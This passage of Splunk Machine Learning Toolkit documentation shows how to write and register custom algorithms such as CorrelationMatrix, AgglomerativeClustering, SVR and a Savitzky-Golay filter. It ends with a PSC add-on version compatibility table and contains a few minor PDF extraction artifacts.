- model_name (str) - the name of the model being saved ('into' clause)
- output_name (str) - the name of the output ('as' clause)

The feature_fields and target field are related to the syntax of the search. If a from clause is present:

```
| fit LinearRegression target_variable from feature_variables
```

whereas with an unsupervised algorithm such as KMeans:

```
| fit KMeans feature_variables
```

The feature_variables in the options have not been wildcard matched against the available data. If there are wildcards (*) in the field names, the wildcards are present in the feature_variables.

5. Define the fit method.

The fit method is where you compute the correlations. Afterwards, return the DataFrame.

```
def fit(self, df, options):
    """Compute the correlations and return a DataFrame."""

    # df contains all the search results, including hidden fields
    # but the requested requested are saved as self.feature_variables
    requested_columns = df[self.feature_variables]

    # Get correlations
    correlations = requested_columns.corr(method=self.method)

    # Reset index so that all the data are in columns
    # (this is usually not necessary, but is for the corr method)
    output_df = correlations.reset_index()

    return output_df
```

When defining the fit method, you have the option to either return values or to do nothing, which returns None. If you return the dataframe, no apply method is needed. The apply method is only needed when a saved model must make predictions on unseen data.

Finished example

```
from base import BaseAlgo

class CorrelationMatrix(BaseAlgo):
    """Compute and return a correlation matrix."""

    def __init__(self, options):
        """Check for valid correlation type, and save it to an attribute on self."""

        feature_variables = options.get('feature_variables', {})
        target_variable = options.get('target_variable', {})

        if len(feature_variables) == 0:
            raise RuntimeError('You must supply one or more fields')

        if len(target_variable) > 0:
            raise RuntimeError('CorrelationMatrix does not support the from clause')

        valid_methods = ['spearman', 'kendall', 'pearson']
```

```

# Check to see if parameters exist
params = options.get('params', {})

# Check if method is in parameters in search
if 'method' in params:
    if params['method'] not in valid_methods:
        error_msg = 'Invalid value for method: must be one of {}'.format(
            ', '.join(valid_methods))
        raise RuntimeError(error_msg)

    # Assign method to self for later usage
    self.method = params['method']

# Assign default method and ensure no other parameters are present
else:
    # Default method for correlation
    self.method = 'pearson'

    # Check for bad parameters
    if len(params) > 0:
        raise RuntimeError('The only valid parameter is method.')

def fit(self, df, options):
    """Compute the correlations and return a DataFrame."""

    # df contains all the search results, including hidden fields
    # but the requested requested are saved as self.feature_variables
    requested_columns = df[self.feature_variables]

    # Get correlations
    correlations = requested_columns.corr(method=self.method)

    # Reset index so that all the data are in columns
    # (this is necessary for the corr method)
    output_df = correlations.reset_index()

    return output_df

```

Example search

🔍 New Search

```
| inputlookup iris.csv  
| fit CorrelationMatrix petal* sepal*
```

✓ 4 results (before 4/7/17 4:35:33.000 PM) [No Event Sampling](#) ▼

Events

Patterns




Statistics (4)

Visualization

20 Per Page ▼

[Format](#) ▼

[Preview](#) ▼

index ▾ 	petal_length ▾ 	petal_width ▾ 
petal_length	1.0	0.962757097051
petal_width	0.962757097051	1.0
sepal_length	0.871754157305	0.817953633369
sepal_width	-0.420516096401	-0.356544089614

You might have to reorder your fields with the `fields` or `table` command.

Agglomerative Clustering example

This example adds scikit-learn's AgglomerativeClustering algorithm to the Splunk Machine Learning Toolkit. This Agglomerative Clustering example covers the following tasks:

- Using the `BaseAlgo` class
- Validating search syntax
- Converting parameters
- Using `df_util` utilities
- Adding a custom metric to the algorithm

In addition to inheriting from the `BaseAlgo` class, this example uses the `convert_params` utility and the `df_util` module. You can use scikit-learn's `silhouette_samples` function to create silhouette scores for each cluster label. See the scikit-learn documentation for more details on the AgglomerativeClustering algorithm as well as the `silhouette_samples` function.

Steps

Follow these steps to add the Agglomerative Clustering algorithm.

1. Register the algorithm in `algos.conf`.

1. Register the algorithm using the REST API:

```
$ curl -k -u admin:<admin pass>
https://localhost:8089/servicesNS/nobody/Splunk_ML_Toolkit/configs/conf-algos -d
name="AgglomerativeClustering"
```

2. Register the algorithm manually:

Modify or create the `algos.conf` file located in `$SPLUNK_HOME/etc/apps/Splunk_ML_Toolkit/local/` and add the following stanza to register your algorithm

```
[AgglomerativeClustering]
```

When you register the algorithm with this method, you will need to restart Splunk Enterprise.

2. Create the python file in the `algos` folder. For this example, you create

```
$SPLUNK_HOME/etc/apps/Splunk_ML_Toolkit/bin/algos/AgglomerativeClustering.py
```

Ensure any needed code is imported. Import the `convert_params` utility and `df_util` module.

```
import numpy as np
from sklearn.metrics import silhouette_sample
from sklearn.cluster import AgglomerativeClustering as AgClustering

from base import BaseAlgo
from util.param_util import convert_params
from util import df_util
```

3. Define the class.

Inherit from the `BaseAlgo` class:

```
class AgglomerativeClustering(BaseAlgo):
    """Use scikit-learn's AgglomerativeClustering algorithm to cluster data."""
```

4. Define the `__init__` method.

- ◆ Check for valid syntax

◆ Convert parameters

- ◇ The `convert_params` utility tries to convert parameters into the declared type.
- ◇ In this example, the user will pass `k=<some integer>` to the estimator -- however, when it is passed in via the search query, it is treated as a string.
- ◇ The `convert_params` utility will try to convert the `k` parameter to an integer and error accordingly if it cannot.
- ◇ The `alias` lets users define the number of clusters with `k` instead of `n_clusters`.

◆ Attach the initialized estimator to self with the converted parameters.

```
def __init__(self, options):

    feature_variables = options.get('feature_variables', {})
    target_variable = options.get('target_variable', {})

    # Ensure fields are present
    if len(feature_variables) == 0:
        raise RuntimeError('You must supply one or more fields')

    # No from clause allowed
    if len(target_variable) > 0:
        raise RuntimeError('AgglomerativeClustering does not support the from clause')

    # Convert params & alias k to n_clusters
    params = options.get('params', {})
    out_params = convert_params(
        params,
        ints=['k'],
        strs=['linkage', 'affinity'],
        aliases={'k': 'n_clusters'}
    )

    # Check for valid linkage
    if 'linkage' in out_params:
        valid_linkage = ['ward', 'complete', 'average']
        if out_params['linkage'] not in valid_linkage:
            raise RuntimeError('linkage must be one of: {}'.format(', '.join(valid_linkage)))

    # Check for valid affinity
    if 'affinity' in out_params:
        valid_affinity = ['l1', 'l2', 'cosine', 'manhattan',
                          'precomputed', 'euclidean']

        if out_params['affinity'] not in valid_affinity:
            raise RuntimeError('affinity must be one of: {}'.format(', '.join(valid_affinity)))

    # Check for invalid affinity & linkage combination
    if 'linkage' in out_params and 'affinity' in out_params:
        if out_params['linkage'] == 'ward':
            if out_params['affinity'] != 'euclidean':
                raise RuntimeError('ward linkage (default) must use euclidean affinity
(default)')

    # Initialize the estimator
    self.estimator = AgClustering(**out_params)
```

The `convert_params` utility is small and simple. When it is passed parameters from the search, they're received as strings. If you would like to pass them to an algorithm or estimator, you need to convert them to the proper type (e.g. an int or a boolean). The function does exactly this.

So when `convert_params` is called, it will convert the parameters from the search to the proper type if they are one of the following:

- ◆ float
- ◆ int
- ◆ string
- ◆ boolean

5. Define the fit method.

- ◆ To merge predictions with the original data, first make a copy.
- ◆ Use the `df_util`'s `prepare_features` method.
- ◆ After making the predictions, create an output dataframe. Use the nans mask returned from `prepare_features` to know where to insert the rows if there were any nulls present.
- ◆ Lastly, merge with the original dataframe and return.

```
def fit(self, df, options):
    """Do the clustering and merge labels with original data."""
    # Make a copy of the input data
    X = df.copy()

    # Use the df_util prepare_features method to
    # - drop null columns & rows
    # - convert categorical columns into dummy indicator columns
    # X is our cleaned data, nans is a mask of the null value locations
    X, nans, columns = df_util.prepare_features(X, self.feature_variables)

    # Do the actual clustering
    y_hat = self.estimator.fit_predict(X.values)

    # attach silhouette coefficient score for each row
    silhouettes = silhouette_samples(X, y_hat)

    # Combine the two arrays, and transpose them.
    y_hat = np.vstack([y_hat, silhouettes]).T

    # Assign default output names
    default_name = 'cluster'

    # Get the value from the as-clause if present
    output_name = options.get('output_name', default_name)

    # There are two columns - one for the labels, for the silhouette scores
    output_names = [output_name, 'silhouette_score']

    # Use the predictions and nans-mask to create a new dataframe
    output_df = df_util.create_output_dataframe(y_hat, nans, output_names)

    # Merge the dataframe with the original input data
    df = df_util.merge_predictions(df, output_df)
    return df
```

The prepare features does a number of things, and is just one of the utility methods in `df_util.py`.

```
prepare_features(X, variables, final_columns=None, get_dummies=True)
```

This method defines conventional steps to prepare features:

- drop unused columns
- drop rows that have missing values

- optionally (if get_dummies==True)
- convert categorical fields into indicator dummy variables
- optionally (if final_column is provided)
- make the resulting dataframe match final_columns

Args:

```
X (dataframe): input dataframe
variables (list): column names
final_columns (list): finalized column names - default is None
get_dummies (bool): indicate if categorical variable should be converted - default is True
```

Returns:

```
X (dataframe): prepared feature dataframe
nans (np array): boolean array to indicate which rows have missing values in the original dataframe
columns (list): sorted list of feature column names
```

Output shape: In this example, you add two columns rather than just one column to the output. You need to make sure that the output_names passed to the create_output_dataframe method has two names in it.

Finished example

```
import numpy as np
from sklearn.cluster import AgglomerativeClustering as AgClustering
from sklearn.metrics import silhouette_samples

from base import BaseAlgo
from util.param_util import convert_params
from util import df_util

class AgglomerativeClustering(BaseAlgo):
    """Use scikit-learn's AgglomerativeClustering algorithm to cluster data."""

    def __init__(self, options):

        feature_variables = options.get('feature_variables', {})
        target_variable = options.get('target_variable', {})

        # Ensure fields are present
        if len(feature_variables) == 0:
            raise RuntimeError('You must supply one or more fields')

        # No from clause allowed
        if len(target_variable) > 0:
            raise RuntimeError('AgglomerativeClustering does not support the from clause')

        # Convert params & alias k to n_clusters
        params = options.get('params', {})
        out_params = convert_params(
            params,
            ints=['k'],
            strs=['linkage', 'affinity'],
            aliases={'k': 'n_clusters'}
        )
```



```

# Check for valid linkage
if 'linkage' in out_params:
    valid_linkage = ['ward', 'complete', 'average']
    if out_params['linkage'] not in valid_linkage:
        raise RuntimeError('linkage must be one of: {}'.format(', '.join(valid_linkage)))

# Check for valid affinity
if 'affinity' in out_params:
    valid_affinity = ['l1', 'l2', 'cosine', 'manhattan',
                     'precomputed', 'euclidean']

    if out_params['affinity'] not in valid_affinity:
        raise RuntimeError('affinity must be one of: {}'.format(', '.join(valid_affinity)))

# Check for invalid affinity & linkage combination
if 'linkage' in out_params and 'affinity' in out_params:
    if out_params['linkage'] == 'ward':
        if out_params['affinity'] != 'euclidean':
            raise RuntimeError('ward linkage (default) must use euclidean affinity
(default)')

# Initialize the estimator
self.estimator = AgClustering(**out_params)

def fit(self, df, options):
    """Do the clustering & merge labels with original data."""
    # Make a copy of the input data
    X = df.copy()

    # Use the df_util prepare_features method to
    # - drop null columns & rows
    # - convert categorical columns into dummy indicator columns
    # X is our cleaned data, nans is a mask of the null value locations
    X, nans, columns = df_util.prepare_features(X, self.feature_variables)

    # Do the actual clustering
    y_hat = self.estimator.fit_predict(X.values)

    # attach silhouette coefficient score for each row
    silhouettes = silhouette_samples(X, y_hat)

    # Combine the two arrays, and transpose them.
    y_hat = np.vstack([y_hat, silhouettes]).T

    # Assign default output names
    default_name = 'cluster'

    # Get the value from the as-clause if present
    output_name = options.get('output_name', default_name)

    # There are two columns - one for the labels, for the silhouette scores
    output_names = [output_name, 'silhouette_score']


    # Use the predictions & nans-mask to create a new dataframe
    output_df = df_util.create_output_dataframe(y_hat, nans, output_names)

    # Merge the dataframe with the original input data
    df = df_util.merge_predictions(df, output_df)
    return df


```

Silhouette plot examples

You can now make a silhouette plot. These can be useful for selecting the number of clusters if not known a priori.



Often the global average is useful for such a plot. It is added in the following screenshot as a chart overlay:



Support Vector Regressor example

This example adds scikit-learn's Support Vector Regressor algorithm to the Splunk Machine Learning Toolkit. This Support Vector Regressor example covers the following tasks:

- Using the `BaseAlgo` and a mixin
- Converting parameters
- Using `register_codecs`

In addition to inheriting from the `BaseAlgo` class, this example also uses the `RegressorMixin` class. The mixin has already filled out the `fit` and `apply` methods meaning you only need to define the `__init__` and `register_codecs` methods. See the scikit-learn documentation for more details on the Support Vector Regressor (SVR) algorithm.

Steps

Follow these steps to add the Support Vector Regressor algorithm.

1. Register the algorithm in `algos.conf` using one of the following methods.

1. Register the algorithm using the REST API:

```
$ curl -k -u admin:<admin pass>  
https://localhost:8089/servicesNS/nobody/Splunk_ML_Toolkit/configs/conf-algos -d name="SVR"
```

2. Register the algorithm manually:

Modify or create the `algos.conf` file located in `$SPLUNK_HOME/etc/apps/Splunk_ML_Toolkit/local/` and add the following stanza to register your algorithm

```
[SVR]
```

When you register the algorithm with this method, you must restart Splunk.

2. Create the python file in the `algos` folder. For this example, we create

`$SPLUNK_HOME/etc/apps/Splunk_ML_Toolkit/bin/algos/SVR.py`.

```
from sklearn.svm import SVR as _SVR
```

```
from base import BaseAlgo, RegressorMixin  
from util.param_util import convert_params
```

3. Define the class.

Here we inherit from both the `RegressorMixin` and the `BaseAlgo`.

When inheriting from multiple classes here, we need to make sure the `RegressorMixin` comes first. `BaseAlgo` will raise errors if a method is not implemented. In this case, our methods are defined in `RegressorMixin` so we must list that class first.

```
class SVR(RegressorMixin, BaseAlgo):  
    """Predict numeric target variables via scikit-learn's SVR algorithm."""
```

4. Define the `__init__` method.

- ◆ Note we use the `RegressorMixin`'s `handle_options` method to check for feature & target variables.
- ◆ The `RegressorMixin` also implicitly expects a variable 'estimator' to be attached to self.

```
def __init__(self, options):  
    self.handle_options(options)  
  
    params = options.get('params', {})  
    out_params = convert_params(  

```

```

        params,
        floats=['C', 'gamma'],
        strs=['kernel'],
        ints=['degree'],
    )

    self.estimator = _SVR(**out_params)

```

5. Define the register_codecs method.

- ◆ We would like to save the model so that it can be applied on new data.
- ◆ RegressorMixin has already defined the fit & apply methods for us, but to save, we must define the register_codecs method
- ◆ Here we add two things to serialize:
 - ◇ one, the algorithm itself
 - ◇ two, the imported SVR module

```

@staticmethod
def register_codecs():
    from codec.codecs import SimpleObjectCodec
    from codec import codecs_manager
    codecs_manager.add_codec('algos.SVR', 'SVR', SimpleObjectCodec)
    codecs_manager.add_codec('sklearn.svm.classes', 'SVR', SimpleObjectCodec)

```

Most often, you will not need to use anything outside of the SimpleObjectCodec but sometimes if there are circular references or unusual properties to the algorithm, you may need to write your own. Writing your own codec sounds harder than it really is. A codec defines how to serialize (save) and deserialize (load) python objects into and from strings. Here is an example of a custom codec needed for a subcomponent in the DecisionTreeClassifier algorithm.

```

from codec.codecs import BaseCodec

class TreeCodec(BaseCodec):
    @classmethod
    def encode(cls, obj):
        import sklearn.tree
        assert type(obj) == sklearn.tree._tree.Tree

        init_args = obj.__reduce__()[1]
        state = obj.__getstate__()

        return {
            '__mro__': [type(obj).__module__, type(obj).__name__],
            'init_args': init_args,
            'state': state
        }

    @classmethod
    def decode(cls, obj):
        import sklearn.tree

        init_args = obj['init_args']
        state = obj['state']

        t = sklearn.tree._tree.Tree(*init_args)
        t.__setstate__(state)

        return t

```

So then in DecisionTreeClassifier.py, the register_codecs method looks like this:

```

    @staticmethod
    def register_codecs():
        from codec.codecs import SimpleObjectCodec, TreeCodec
        codecs_manager.add_codec('algos.DecisionTreeClassifier', 'DecisionTreeClassifier',
SimpleObjectCodec)
        codecs_manager.add_codec('sklearn.tree.tree', 'DecisionTreeClassifier', SimpleObjectCodec)
        codecs_manager.add_codec('sklearn.tree._tree', 'Tree', TreeCodec)

```

Finished example

```

from sklearn.svm import SVR as _SVR

from base import BaseAlgo, RegressorMixin
from util.param_util import convert_params

class SVR(RegressorMixin, BaseAlgo):

    def __init__(self, options):
        self.handle_options(options)

        params = options.get('params', {})
        out_params = convert_params(
            params,
            floats=['C', 'gamma'],
            strs=['kernel'],
            ints=['degree'],
        )

        self.estimator = _SVR(**out_params)

    @staticmethod
    def register_codecs():
        from codec.codecs import SimpleObjectCodec
        from codec import codecs_manager
        codecs_manager.add_codec('algos.SVR', 'SVR', SimpleObjectCodec)
        codecs_manager.add_codec('sklearn.svm.classes', 'SVR', SimpleObjectCodec)

```

Savitzky-Golay Filter example

This example adds SciPy's implementation of a Savitzky-Golay signal processing filter to the Splunk Machine Learning Toolkit. This Savitzky-Golay Filter example covers the following tasks:

- Using the `BaseAlgo` class
- Converting parameters
- Using the `prepare_features` utility
- Using an arbitrary function to transform data

Since SciPy's `savgol_filter` is only a function, work is performed using the `fit` method which returns the transformed values. See the SciPy documentation for details on the filter.

Steps

Follow these steps to add the Savitzky-Golay Filter algorithm.

1. Register the algorithm in `algos.conf` using one of the following methods.

1. Register the algorithm using the REST API:

```
$ curl -k -u admin:<admin pass>
https://localhost:8089/servicesNS/nobody/Splunk_ML_Toolkit/configs/conf-algos -d
name="SavgolFilter"
```

2. Register the algorithm manually:

Modify or create the `algos.conf` file located in `$SPLUNK_HOME/etc/apps/Splunk_ML_Toolkit/local/` and add the following stanza to register your algorithm

```
[SavgolFilter]
```

When you register the algorithm with this method, you will need to restart Splunk.

2. Create the python file in the `algos` folder. For this example, we create

`$SPLUNK_HOME/etc/apps/Splunk_ML_Toolkit/bin/algos/SavgolFilter.py`.

```
import numpy as np
from scipy.signal import savgol_filter

from base import BaseAlgo
from util.param_util import convert_params
from util import df_util
```

3. Define the class.

```
class SavgolFilter(BaseAlgo):
    """Use SciPy's savgol_filter to run a filter over fields."""
```

4. Define the `__init__` method.

Since there isn't an estimator class like other examples, attach the params to the object (`self`) to use later.

```
def __init__(self, options):
    # set parameters
    params = options.get('params', {})
    out_params = convert_params(
        params,
        ints=['window_length', 'polyorder', 'deriv']
    )

    # set defaults for parameters
    if 'window_length' in out_params:
        self.window_length = out_params['window_length']
    else:
        self.window_length = 5

    if 'polyorder' in out_params:
        self.polyorder = out_params['polyorder']
    else:
        self.polyorder = 2

    if 'deriv' in out_params:
        self.deriv = out_params['deriv']
    else:
        self.deriv = 0
```

5. Define the `fit` method.

```
def fit(self, df, options):
    X = df.copy()
    X, nans, columns = df_util.prepare_features(X, self.feature_variables)

    # Define a wrapper function
    def f(x):
        return savgol_filter(x, self.window_length, self.polyorder, self.deriv)
```

```

# Apply that function along each column of X
y_hat = np.apply_along_axis(f, 0, X)

names = ['SG_%s' % col for col in columns]
output_df = df_util.create_output_dataframe(y_hat, nans, names)
df = df_util.merge_predictions(df, output_df)

return df

```

Finished example

```

import numpy as np
from scipy.signal import savgol_filter

from base import BaseAlgo
from util.param_util import convert_params
from util import df_util

class SavgolFilter(BaseAlgo):

    def __init__(self, options):
        # set parameters
        params = options.get('params', {})
        out_params = convert_params(
            params,
            ints=['window_length', 'polyorder', 'deriv']
        )

        # set defaults for parameters
        if 'window_length' in out_params:
            self.window_length = out_params['window_length']
        else:
            self.window_length = 5

        if 'polyorder' in out_params:
            self.polyorder = out_params['polyorder']
        else:
            self.polyorder = 2

        if 'deriv' in out_params:
            self.deriv = out_params['deriv']
        else:
            self.deriv = 0

    def fit(self, df, options):
        X = df.copy()
        X, nans, columns = df_util.prepare_features(X, self.feature_variables)

        def f(x):
            return savgol_filter(x, self.window_length, self.polyorder, self.deriv)

        y_hat = np.apply_along_axis(f, 0, X)

        names = ['SG_%s' % col for col in columns]
        output_df = df_util.create_output_dataframe(y_hat, nans, names)
        df = df_util.merge_predictions(df, output_df)

        return df

```


Additional resources

Custom algorithms and PSC libraries version dependencies

Running version 5.3.3 or higher of the MLTK requires Splunk Enterprise 8.1.x or higher or Splunk Cloud Platform.

The Splunk Machine Learning Toolkit requires installation of the correct version of the Python for Scientific Computing (PSC) add-on from Splunkbase.

Version 4.0.0 of the PSC add-on is only available for MLTK version 5.3.3 or higher. Users upgrading to version 4.0.0 of the PSC add-on must follow some additional installation steps. See [Install version 4.0.0 of the Python for Scientific Computing add-on](#).

Before you upgrade to a new version

Any algorithms that have been imported from the PSC add-on into the Machine Learning Toolkit are overwritten when the MLTK app is updated to a new version. Prior to upgrading the MLTK, save your custom algorithms and re-import them manually after the upgrade.

If you have written any custom algorithms that rely on the PSC libraries, upgrading the PSC add-on will impact those algorithms. You must re-train any models (re-run the search that used the fit command) using those algorithms after you upgrade the PSC add-on.

Algorithms are stored in `$SPLUNK_HOME/etc/apps/Splunk_ML_Toolkit/bin/algos` on Unix-based systems and `%SPLUNK_HOME%\etc\apps\Splunk_ML_Toolkit\bin\algos` on Windows systems.

Specific version dependencies

For version information that includes MLTK, the PSC add-on, Python, and Splunk Enterprise, see [Machine Learning Toolkit version dependencies matrix](#).

MLTK version	PSC version
5.3.3	3.0.2 or 4.0.0
5.3.1	3.0.0, 3.0.1, or 3.0.2
5.3.0	3.0.0, 3.0.1, or 3.0.2
5.2.2	2.0.0, 2.0.1, or 2.0.2
5.2.1	2.0.0, 2.0.1, or 2.0.2
5.2.0	2.0.0, 2.0.1, or 2.0.2
5.1.0	2.0.0
5.0.0	2.0.0
4.5.0	1.4
4.4.2	1.3 or 1.4

MLTK version	PSC version
4.4.1	1.3 or 1.4
4.4.0	1.3 or 1.4
4.3.0	1.3 or 1.4
4.2.0	1.3 or 1.4
4.1.0	1.3
4.0.0	1.3
3.4.0	1.3
3.3.0	1.2 or 1.3
